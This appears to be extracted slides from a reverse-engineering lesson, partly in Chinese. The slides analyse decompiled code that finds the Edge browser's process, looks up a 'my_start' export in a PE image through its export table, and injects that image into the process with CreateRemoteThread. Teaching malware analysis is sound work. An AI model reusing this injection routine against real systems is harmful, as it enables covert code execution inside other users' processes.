
- 紀錄 DLL 的導出函數 (exported function) 資訊
- 0x14: NumberOfFunctions
 - 具名 + 匿名導出函數的數量
- 0x18: NumberOfNames
 - 具名導出函數的數量
- 0x1C: AddressOfFunctions
 - 導出函數位址 array 的 RVA
- 0x20: AddressOfNames
 - 具名導出函數名稱 array 的 RVA
- 0x24: AddressOfNameOrdinals
- IMAGE EXPORT DIRECTORY




How to Find Exported Function



How to Find Exported Function



How to Find Exported Function



Where does the thread start?

```
1 __int64 __fastcall sub_140001A60(DWORD edge_pid, const void *pe, SIZE_T pe_size)
2 {
3     DWORD v4; // eax
4     DWORD LastError; // eax
5     HANDLE hProcess; // [rsp+40h] [rbp-38h]
6     char *lpBaseAddress; // [rsp+48h] [rbp-30h]
7     LPTHREAD_START_ROUTINE lpStartAddress; // [rsp+50h] [rbp-28h]
8     __int64 v9; // [rsp+58h] [rbp-20h] BYREF
9     DWORD ThreadId; // [rsp+60h] [rbp-18h] BYREF
10
11    v9 = 0i64;
12    sub_1400018F0((__int64)pe, &v9); ←
13    if ( v9 )
14    {
15        hProcess = OpenProcess(0x43Au, 0, edge_pid);
16        if ( hProcess )
17        {
18            lpBaseAddress = (char *)VirtualAllocEx(hProcess, 0i64, pe_size, 0x3000u, PAGE_EXECUTE_READWRITE);
19            if ( WriteProcessMemory(hProcess, lpBaseAddress, pe, pe_size, 0i64) )
20            {
21                lpStartAddress = (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9];
22                CreateRemoteThread(hProcess, 0i64, 0i64, (LPTHREAD_START_ROUTINE)&lpBaseAddress[v9], 0i64, 0, &ThreadId);
23                printf("remote thread id: %lu, loader address: %p", ThreadId, lpStartAddress);
24                return 1i64;
25            }
26        }
27    }
28}
```

sub_1400018F0 – part 1

```
1 __int64 __fastcall sub_1400018F0(__int64 pe, __int64 *a2)
2 {
3     IMAGE_NT_HEADERS *NtHdrs; // rax
4     __int64 result; // rax
5     __int64 v4; // rax
6     __int64 v5; // rax
7     char *v6; // rcx
8     unsigned __int8 v7; // dl
9     int v8; // eax
10    unsigned __int16 v9; // [rsp+20h] [rbp-38h]
11    int i; // [rsp+24h] [rbp-34h]
12    unsigned int *v11; // [rsp+28h] [rbp-30h]
13    unsigned __int64 v12; // [rsp+30h] [rbp-28h]
14    __int64 v13; // [rsp+38h] [rbp-20h]
15    __int64 v14; // [rsp+40h] [rbp-18h]
16
17    NtHdrs = getNtHdrs(pe);
18    v11 = (unsigned int *) (sub_140001410(pe, NtHdrs->OptionalHeader.DataDirectory[0].VirtualAddress) + pe);
19    v12 = v11[6];
```

sub_1400018F0 – part 2

```
20    for ( i = 0; ; ++i )
21    {
22        result = i;
23        if ( i >= v12 )
24            break;
25        v4 = sub_140001410(pe, v11[8]);
26        v13 = sub_140001410(pe, *(unsigned int *) (v4 + pe + 4i64 * i)) + pe;
27        v9 = *(_WORD *) (sub_140001410(pe, v11[9]) + pe + 2i64 * i);
28        v14 = *(unsigned int *) (sub_140001410(pe, v11[7]) + pe + 4i64 * v9);
29        v5 = v13;
30        v6 = &aMyStart[-v13];
31        while ( 1 )
32        {
33            v7 = *(_BYTE *) v5;
34            if ( *(_BYTE *) v5 != v6[v5] )
35                break;
36            ++v5;
37            if ( !v7 )
38            {
39                v8 = 0;
40                goto LABEL_8;
41            }
42        }
43        v8 = v7 < (unsigned __int8)v6[v5] ? -1 : 1;
44 LABEL_8:
45        if ( !v8 )
46        {
47            result = sub_140001410(pe, v14);
48            *a2 = result;
49            return result;
50        }
51    }
52    return result;
53 }
```

sub_1400018F0

```
1 __int64 __fastcall sub_1400018F0(__int64 pe, __int64 *a2)
2 {
3     IMAGE_NT_HEADERS *NtHdrs; // rax
4     __int64 result; // rax
5     __int64 v4; // rax
6     __int64 v5; // rax
7     char *v6; // rcx
8     unsigned __int8 v7; // dl
9     int v8; // eax
10    unsigned __int16 v9; // [rsp+20h] [rbp-38h]
11    int i; // [rsp+24h] [rbp-34h]
12    unsigned int *v11; // [rsp+28h] [rbp-30h]
13    unsigned __int64 v12; // [rsp+30h] [rbp-28h]
14    __int64 v13; // [rsp+38h] [rbp-20h]
15    __int64 v14; // [rsp+40h] [rbp-18h]
16
17    NtHdrs = getNtHdrs(pe);
18    v11 = (unsigned int *) (sub_140001410(pe, NtHdrs->OptionalHeader.DataDirectory[0].VirtualAddress) + pe);
19    v12 = v11[6];
```

Data Directory[16]

	0	1	2	3	4	5	6	7
0x00	Export Table							
0x08	Import Table							
...								
0x28	Base Relocation Table							
...								
0x60	Import Address Table							
...								

Export Table's RVA

sub_1400018F0

```
1 unsigned __int64 __fastcall sub_1400018F0(__int64 pe, unsigned __int64 *a2)
2 {
3     IMAGE_NT_HEADERS *NtHdrs; // rax
4     unsigned __int64 result; // rax
5     unsigned __int64 v4; // rax
6     unsigned __int8 *v5; // rax
7     char *v6; // rcx
8     unsigned __int8 v7; // dl
9     int v8; // eax
10    unsigned __int16 v9; // [rsp+20h] [rbp-38h]
11    int i; // [rsp+24h] [rbp-34h]
12    IMAGE_EXPORT_DIRECTORY *exportTable; // [rsp+28h] [rbp-30h]
13    unsigned __int64 NumberOfNames; // [rsp+30h] [rbp-28h]
14    unsigned __int8 *v13; // [rsp+38h] [rbp-20h]
15    unsigned __int64 v14; // [rsp+40h] [rbp-18h]
16
17    NtHdrs = getNtHdrs(pe);
18    exportTable = (IMAGE_EXPORT_DIRECTORY *)rva2fileOffset(pe, NtHdrs->OptionalHeader.DataDirectory[0].VirtualAddress)
19                                + pe;
20    NumberOfNames = exportTable->NumberOfNames;
```

2. [y] to retype as IMAGE_EXPORT_DIRECTORY*

1. Don't have time to talk about this : (

sub_1400018F0

```
19 NumberofNames = exportTable->NumberofNames;
20 for ( i = 0; ; ++i )
21 {
22     result = i;
23     if ( i >= NumberofNames )
24         break;
25     v4 = rva2fileOffset(pe, exportTable->AddressofNames);
26     v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27     v9 = *(rva2fileOffset(pe, exportTable->AddressofNameOrdinals) + pe + 2i64 * i);
28     v14 = *(rva2fileOffset(pe, exportTable->Addressoffunctions) + pe + 4i64 * v9);
29     v5 = v13;
30     v6 = ("my_start" - v13);
31     while ( 1 )
32     {
33         v7 = *v5;
34         if ( *v5 != v6[v5] )
35             break;
36         ++v5;
37         if ( !v7 )
38         {
39             v8 = 0;
40             goto LABEL_8;
41         }
42     }
43     v8 = v7 < v6[v5] ? -1 : 1;
44 LABEL_8:
45     if ( !v8 )
46     {
47         result = rva2fileOffset(pe, v14);
48         *a2 = result;
49         return result;
```

[N] to hide type casting

sub_1400018F0

```
19 NumberofNames = exportTable->NumberofNames;
20 for ( i = 0; ; ++i )
21 {
22     result = i;
23     if ( i >= NumberofNames )
24         break;
25     v4 = rva2fileOffset(pe, exportTable->AddressofNames);
26     v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27     v9 = *(rva2fileOffset(pe, exportTable->AddressofNameOrdinals) + pe + 2i64 * i);
28     v14 = *(rva2fileOffset(pe, exportTable->Addressoffunctions) + pe + 4i64 * v9);
29     v5 = v13;
30     v6 = ("my_start" - v13);
31     while ( 1 )
32     {
33         v7 = *v5;
34         if ( *v5 != v6[v5] )
35             break;
36         ++v5;
37         if ( !v7 )
38         {
39             v8 = 0;
40             goto LABEL_8;
41         }
42     }
43     v8 = v7 < v6[v5] ? -1 : 1;
44 LABEL_8:
45     if ( !v8 )
46     {
47         result = rva2fileOffset(pe, v14);
48         *a2 = result;
49         return result;
```

通靈 101：這裡在做什麼？🤔 (前面有出現過)

sub_1400018F0

```
19 NumberofNames = exportTable->NumberofNames;
20 for ( i = 0; ; ++i )
21 {
22     result = i;
23     if ( i >= NumberofNames )
24         break;
25     v4 = rva2fileOffset(pe, exportTable->AddressofNames);
26     v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);
27     v9 = *(rva2fileOffset(pe, exportTable->AddressofNameOrdinals) + pe + 2i64 * i);
28     v14 = *(rva2fileOffset(pe, exportTable->Addressoffunctions) + pe + 4i64 * v9);
29     v5 = v13;
30     v6 = ("my_start" - v13);
31     while ( 1 )
32     {
33         v7 = *v5;
34         if ( *v5 != v6[v5] )
35             break;
36         ++v5;
37         if ( !v7 )
38         {
39             v8 = 0;
40             goto LABEL_8;
41         }
42     }
43     v8 = v7 < v6[v5] ? -1 : 1;
44 LABEL_8:
45     if ( !v8 )
46     {
47         result = rva2fileOffset(pe, v14);
48         *a2 = result;
49         return result;
```

Answer: memcmp !

sub_1400018F0

```
30 v6 = ("my_start" - v13);
31 while ( 1 )
32 {
33     v7 = *v5;
34     if ( *v5 != v6[v5] )
35         break;
36     ++v5;
37     if ( !v7 )
38     {
39         v8 = 0;
40         goto LABEL_8;
41     }
42 }
43 v8 = v7 < v6[v5] ? -1 : 1;
44 LABEL_8:
45 if ( !v8 )
46 {
47     result = rva2fileOffset(pe, v14);
48     *a2 = result;
49     return result;
50
51
52
53
54
55
56
57
58
59
60
61 }
```

memcmp("my_start", v13)

GetCurrentUsersEdgePid

```
43     szExeFile = proc_entry.szExeFile;
44     v4 = (char *)L"msedge.exe" - (char *)proc_entry.szExeFile;
45     while ( 1 )
46     {
47         v5 = *szExeFile;
48         if ( *szExeFile != *(WCHAR *)((char *)szExeFile + v4) )
49             break;
50         ++szExeFile;
51         if ( !v5 )                                // if szExeFile[i] == "\x00"
52         {
53             v6 = 0;
54             goto LABEL_14;
55         }
56     }
57     v6 = v5 < *(WCHAR *)((char *)szExeFile + v4) ? -1 : 1;
58 LABEL_14:
59     if ( !v6 )
60         th32ProcessID = proc_entry.th32ProcessID;
61 }
```

memcmp("msedge.exe", process's executable file name)

sub_1400018F0

```
memcmp(  
    "my_start",  
    v13  
)
```

```
19 NumberOfNames = exportTable->NumberOfNames;  
20 for ( i = 0; ; ++i )  
21 {  
22     result = i;  
23     if ( i >= NumberOfNames )  
24         break;  
25     v4 = rva2fileOffset(pe, exportTable->AddressOfNames);  
26     v13 = (rva2fileOffset(pe, *(v4 + pe + 4i64 * i)) + pe);  
27     v9 = *(rva2fileOffset(pe, exportTable->AddressOfNameOrdinals) + pe + 2i64 * i);  
28     v14 = *(rva2fileOffset(pe, exportTable->AddressOfFunctions) + pe + 4i64 * v9);  
29     v5 = v13;  
30     v6 = ("my_start" - v13);  
31     while ( 1 )  
32     {  
33         v7 = *v5;  
34         if ( *v5 != v6[v5] )  
35             break;  
36         ++v5;  
37         if ( !v7 )  
38         {  
39             v8 = 0;  
40             goto LABEL_8;  
41         }  
42     }  
43     v8 = v7 < v6[v5] ? -1 : 1;  
44 LABEL_8:  
45     if ( !v8 )  
46     {  
47         result = rva2fileOffset(pe, v14);  
48         *a2 = result;  
49         return result;
```

通靈 102 :

Export Table + 比較 "my_start" 字串 ? 😐

sub_1400018F0

